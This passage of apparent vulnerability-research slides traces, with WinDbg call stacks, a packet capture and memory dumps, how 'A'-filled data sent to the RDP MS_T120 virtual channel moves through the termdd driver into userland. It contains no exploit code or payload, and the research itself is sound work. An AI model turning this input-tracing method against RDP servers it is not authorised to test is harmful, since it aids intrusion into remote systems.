
- Set (Break On Access) breakpoints on MS_T120 channel object



Who Uses MS_T120 Channel?

```
Breakpoint 5 hit
termdd!IcaFindChannel+0x42:
fffff880`011c043e 488bd8          mov     rbx,rax
kd> kb
 # RetAddr           : Args to Child                                                   : Call Site
00 fffff880`011bff2d : fffffa80`0405c010 00000000`00000001 00000000`00000000 ffff0000`00000000 : termdd!IcaFindChannel+0x42
01 fffff880`011bfe01 : fffffa80`03fc6b90 00000000`00000000 fffffa80`041c0297 fffffa80`041c028f : termdd!IcaChannelInputInternal+0x119
02 fffff880`049caf2e : fffff8a0`01adc000 00000000`00000045 00000000`00000000 00000000`00000040 : termdd!IcaChannelInput+0xdd
03 fffff880`049d2686 : fffff880`02090c60 fffffa80`041bb020 fffffa80`041bb020 fffff8a0`01adc6c0 : RDPWD!WDW_OnDataReceived+0x32e
04 fffff880`049ea9fc : fffff8a0`01adac90 00000000`00000018 00000000`00000019 00000000`00000002 : RDPWD!SM_MCSSendDataCallback+0x1ba
05 fffff880`049e9354 : fffff880`02090cc0 fffff8a0`01adb1e8 00000000`00000000 fffffa80`041c02a5 : RDPWD!HandleAllSendDataPDUs+0x188
06 fffff880`049e8f64 : 00000000`00000027 fffffa80`041c02aa 00000006`00000019 fffff880`049b7079 : RDPWD!RecognizeMCSFrame+0x28
07 fffff880`011c31f8 : fffff8a0`01adc000 fffffa80`03fc6b90 fffffa80`03b84170 fffff880`049b5e00 : RDPWD!MCSIcaRawInputWorker+0x3d4
08 fffff880`049b58d0 : 00000000`00000000 fffff880`02090e30 fffff880`02090e28 fffff800`02a60f21 : termdd!IcaRawInput+0x50
09 fffff880`049b4d85 : 00000000`00000001 fffffa80`0418d9d8 00000000`00000000 00000000`00000000 : tssecsrv!CRawInputDM::PassDataToServer+0x2c
0a fffff880`049b47c2 : fffffa80`0418d818 fffffa80`00000000 00000000`00000027 fffff800`00000000 : tssecsrv!CFilter::FilterIncomingData+0xc9
0b fffff880`011c31f8 : fffff800`02bf2e80 fffffa80`04041ea0 00000000`00000000 00000000`00000000 : tssecsrv!ScrRawInput+0x82
0c fffff880`049aa4c5 : fffffa80`0418d800 fffffa80`041c0048 00000000`00000000 fffffa80`0418d800 : termdd!IcaRawInput+0x50
0d fffff880`011c3f3e : fffffa80`041c0010 fffffa80`04041db0 fffffa80`04048010 fffffa80`03e65560 : tdtcp!TdInputThread+0x465
0e fffff880`011c2ae3 : fffffa80`03fb49e0 fffffa80`03e65560 fffffa80`030cd630 fffffa80`04048010 : termdd!IcaDriverThread+0x5a
0f fffff880`011c19e9 : fffffa80`0409dee0 fffff880`02091898 fffff880`020918a0 fffff800`00000000 : termdd!IcaDeviceControlStack+0x827
10 fffff880`011c1689 : 00000000`00000000 fffffa80`03e65560 00000000`00000000 00000000`00000000 : termdd!IcaDeviceControl+0x75
11 fffff800`02d9af97 : fffffa80`0400a2d0 fffffa80`0400a2d0 fffff880`02091b60 fffffa80`0400a2d0 : termdd!IcaDispatch+0x215
12 fffff800`02d9b7f6 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!IopXxxControlFile+0x607
13 fffff800`02a7f8d3 : 00000000`80000001 fffff800`02ec4796 00000000`00000000 00000000`00000000 : nt!NtDeviceIoControlFile+0x56
14 00000000`7712138a : 000007fe`f91313a8 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiSystemServiceCopyEnd+0x13
15 000007fe`f91313a8 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!ZwDeviceIoControlFile+0xa
16 000007fe`f9132f9e : 00000000`00000000 00000000`00000000 00000000`80000000 00000000`00000000 : ICAAPI!IcaIoControl+0x44
17 00000000`76fc652d : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ICAAPI!IcaInputThreadUserMode+0x4e
18 00000000`770fc521 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
19 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d
```

IcaChannelInput



bp termdd!IcaChannelInput+0xd8

Sending Data to MS_T120 Channel

```
   856 5.959539      192.168.0.107         192.168.0.124         RDP      204 Virtual Channel PDU

> Frame 856: 204 bytes on wire (1632 bits), 204 bytes captured (1632 bits) on interface 0
> Ethernet II, Src: IntelCor_87:59:c4 (94:b8:6d:87:59:c4), Dst: PcsCompu_9a:81:d1 (08:00:27:9a:81:d1)
> Internet Protocol Version 4, Src: 192.168.0.107, Dst: 192.168.0.124
> Transmission Control Protocol, Src Port: 49204, Dst Port: 3389, Seq: 2974, Ack: 405897, Len: 138
> Transport Layer Security
> TPKT, Version: 3, Length: 67
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
v MULTIPOINT-COMMUNICATION-SERVICE T.125
  v DomainMCSPDU: sendDataRequest (25)
    > sendDataRequest
v Remote Desktop Protocol
  v SendData
    > channelPDUHeader: 2c00000003000000
      virtualChannelData: 41414141414141414141414141414141414141414141414141..
```

Sending Data to MS_T120 Channel

```
termdd!IcaChannelInput+0xd8:
fffff880`011bfdfc e813000000      call    termdd!IcaChannelInputInternal (fffff880`011bfe14)
kd> dd rax
fffffa80`03fa1297  41414141 41414141 41414141 41414141
fffffa80`03fa12a7  41414141 41414141 41414141 41414141
fffffa80`03fa12b7  41414141 41414141 41414141 41414141
fffffa80`03fa12c7  41414141 41414141 41414141 41414141
fffffa80`03fa12d7  41414141 41414141 41414141 41414141
fffffa80`03fa12e7  41414141 41414141 41414141 41414141
fffffa80`03fa12f7  01adbc13 f6186dc3 74cc6474 91fddd2a
fffffa80`03fa1307  fc09a946 0e0e0e0e 0e0e0e0e 0e0e0e0e
kd> kb
 # RetAddr           : Args to Child                                                     : Call Site
00 fffff880`049caf2e : fffff8a0`0233b000 00000000`00000045 00000000`00000000 00000000`00000040 : termdd!IcaChannelInput+0xd8
01 fffff880`049d2686 : fffff880`02a13c60 fffffa80`041c0020 fffffa80`041c0020 fffff8a0`0233b6c0 : RDPWD!WDW_OnDataReceived+0x32e
02 fffff880`049ea9fc : fffff8a0`01e1bae0 00000000`0000003e 00000000`00000019 00000000`00000002 : RDPWD!SM_MCSSendDataCallback+0x1ba
03 fffff880`049e9354 : fffff880`02a13cc0 fffff8a0`022801e8 00000000`00000000 fffffa80`03fa12a5 : RDPWD!HandleAllSendDataPDUs+0x188
04 fffff880`049e8f64 : 00000000`0000004d fffffa80`03fa12aa 00000006`00000023 fffff880`049b7079 : RDPWD!RecognizeMCSFrame+0x28
05 fffff880`011c31f8 : fffff8a0`0233b000 fffffa80`01a3fa90 fffffa80`01b48790 fffff880`049b5e00 : RDPWD!MCSIcaRawInputWorker+0x3d4
06 fffff880`049b58d0 : 00000000`00000000 fffff880`02a13e30 fffff880`02a13e28 fffff800`02a60f21 : termdd!IcaRawInput+0x50
07 fffff880`049b4d85 : 00000000`00000001 fffffa80`03d36558 00000000`00000000 00000000`00000000 : tssecsrv!CRawInputDM::PassDataToServer+0x2c
08 fffff880`049b47c2 : fffffa80`01bb69d8 fffffa80`00000000 00000000`0000004d fffff800`00000000 : tssecsrv!CFilter::FilterIncomingData+0xc9
09 fffff880`011c31f8 : fffff800`02bf2e80 fffffa80`04008ea0 00000000`00000000 00000000`00000000 : tssecsrv!ScrRawInput+0x82
0a fffff880`049aa4c5 : fffffa80`01bb69c0 fffffa80`03fa1048 00000000`00000000 fffffa80`01bb69c0 : termdd!IcaRawInput+0x50
```

54 “A”s sent to MS_T120 virtual channel

Tracking User Input with Break On Access

```
kd> dd rax
fffffa80`03fa1297  41414141 41414141 41414141 41414141
fffffa80`03fa12a7  41414141 41414141 41414141 41414141
fffffa80`03fa12b7  41414141 41414141 41414141 41414141
fffffa80`03fa12c7  41414141 41414141 41414141 41414141
fffffa80`03fa12d7  41414141 41414141 41414141 41414141
fffffa80`03fa12e7  41414141 41414141 41414141 41414141
fffffa80`03fa12f7  01adbc13 f6186dc3 74cc6474 91fddd2a
fffffa80`03fa1307  fc09a946 0e0e0e0e 0e0e0e0e 0e0e0e0e
kd> dd rax+0x9
fffffa80`03fa12a0  41414141 41414141 41414141 41414141
fffffa80`03fa12b0  41414141 41414141 41414141 41414141
fffffa80`03fa12c0  41414141 41414141 41414141 41414141
fffffa80`03fa12d0  41414141 41414141 41414141 41414141
fffffa80`03fa12e0  41414141 41414141 41414141 41414141
fffffa80`03fa12f0  41414141 13414141 c301adbc 74f6186d
fffffa80`03fa1300  2a74cc64 4691fddd 0efc09a9 0e0e0e0e
fffffa80`03fa1310  0e0e0e0e 0e0e0e0e 64800e0e eb030600
kd> ba r8 rax+0x9
kd> g
Breakpoint 3 hit
termdd!memmove+0xb9:
fffff880`011c6639 4883c120        add     rcx,20h
```


break on access (rax + 0x9)

Discovery of IcaCopyDataToUserBuffer

```
Breakpoint 3 hit
termdd!memmove+0xb9:
fffff880`011c6639 4883c120        add     rcx,20h
kd> kb
 # RetAddr           : Args to Child                                                   : Call Site
00 fffff880`011bf409 : fffffa80`01b37028 00000000`00000005 00000000`00000036 fffffa80`019aa010 : termdd!memmove+0xb9
01 fffff880`011c0075 : fffffa80`01b0ecd0 fffffa80`01b0eda0 fffffa80`00000036 00000000`00000000 : termdd!IcaCopyDataToUserBuffer+0x49
02 fffff880`011bfe01 : fffffa80`01a3fa90 00000000`00000000 fffffa80`03fa1297 fffffa80`03fa128f : termdd!IcaChannelInputInternal+0x261
03 fffff880`049caf2e : fffff8a0`0233b000 00000000`00000045 00000000`00000000 00000000`00000040 : termdd!IcaChannelInput+0xdd
04 fffff880`049d2686 : fffff880`02a13c60 fffffa80`041c0020 fffffa80`041c0020 fffff8a0`0233b6c0 : RDPWD!WDW_OnDataReceived+0x32e
05 fffff880`049ea9fc : fffff8a0`01e1bae0 00000000`0000003e 00000000`00000019 00000000`00000002 : RDPWD!SM_MCSSendDataCallback+0x1ba
06 fffff880`049e9354 : fffff880`02a13cc0 fffff8a0`022801e8 00000000`00000000 fffffa80`03fa12a5 : RDPWD!HandleAllSendDataPDUs+0x188
07 fffff880`049e8f64 : 00000000`0000004d fffffa80`03fa12aa 00000006`00000023 fffff880`049b7079 : RDPWD!RecognizeMCSFrame+0x28
08 fffff880`011c31f8 : fffff8a0`0233b000 fffffa80`01a3fa90 fffffa80`01b48790 fffff880`049b5e00 : RDPWD!MCSIcaRawInputWorker+0x3d4
```

```
kd> gu
Breakpoint 3 hit
termdd!memmove+0xca:
fffff880`011c664a 4c8b540af8      mov     r10,qword ptr [rdx+rcx-8]
kd> gu
termdd!IcaCopyDataToUserBuffer+0x49:
fffff880`011bf409 eb0b            jmp     termdd!IcaCopyDataToUserBuffer+0x56 (fffff880`011bf416)
```


IcaCopyDataToUserBuffer




```
kd> dd rsi
00000000`00000036  ???????? ???????? ???????? ????????

kd> dd r12
fffffa80`03fa1297  41414141 41414141 41414141 41414141
fffffa80`03fa12a7  41414141 41414141 41414141 41414141
fffffa80`03fa12b7  41414141 41414141 41414141 41414141
fffffa80`03fa12c7  41414141 41414141 41414141 41414141
fffffa80`03fa12d7  41414141 41414141 41414141 41414141
fffffa80`03fa12e7  41414141 41414141 41414141 41414141
fffffa80`03fa12f7  01adbc13 f6186dc3 74cc6474 91fddd2a
fffffa80`03fa1307  fc09a946 0e0e0e0e 0e0e0e0e 0e0e0e0e

kd> dd poi(rdi+0x70)
00000000`00e01e40  41414141 41414141 41414141 41414141
00000000`00e01e50  41414141 41414141 41414141 41414141
00000000`00e01e60  41414141 41414141 41414141 41414141
00000000`00e01e70  41414141 00004141 00000002 00000139
00000000`00e01e80  14000500 8101007c 00080030 c0010010
00000000`00e01e90  63754400 01228161 0a00eac0 e8000800
00000000`00e01ea0  0105ee07 09aa03ca ee000004 41000042
00000000`00e01eb0  41004100 41004100 41004100 41004100
```

- Src is kernel space address
- Dst is userland space address


Tracking memmove Data




```
kd> kb
 # RetAddr           : Args to Child                                                           : Call Site
00 00000000`76fc652d : 00000000`00000000 00000000`00000036 00000000`00e01e08 00000000`00e01d90 : rdpwsx!IoThreadFunc+0xa4
01 00000000`770fc521 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
02 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d
```

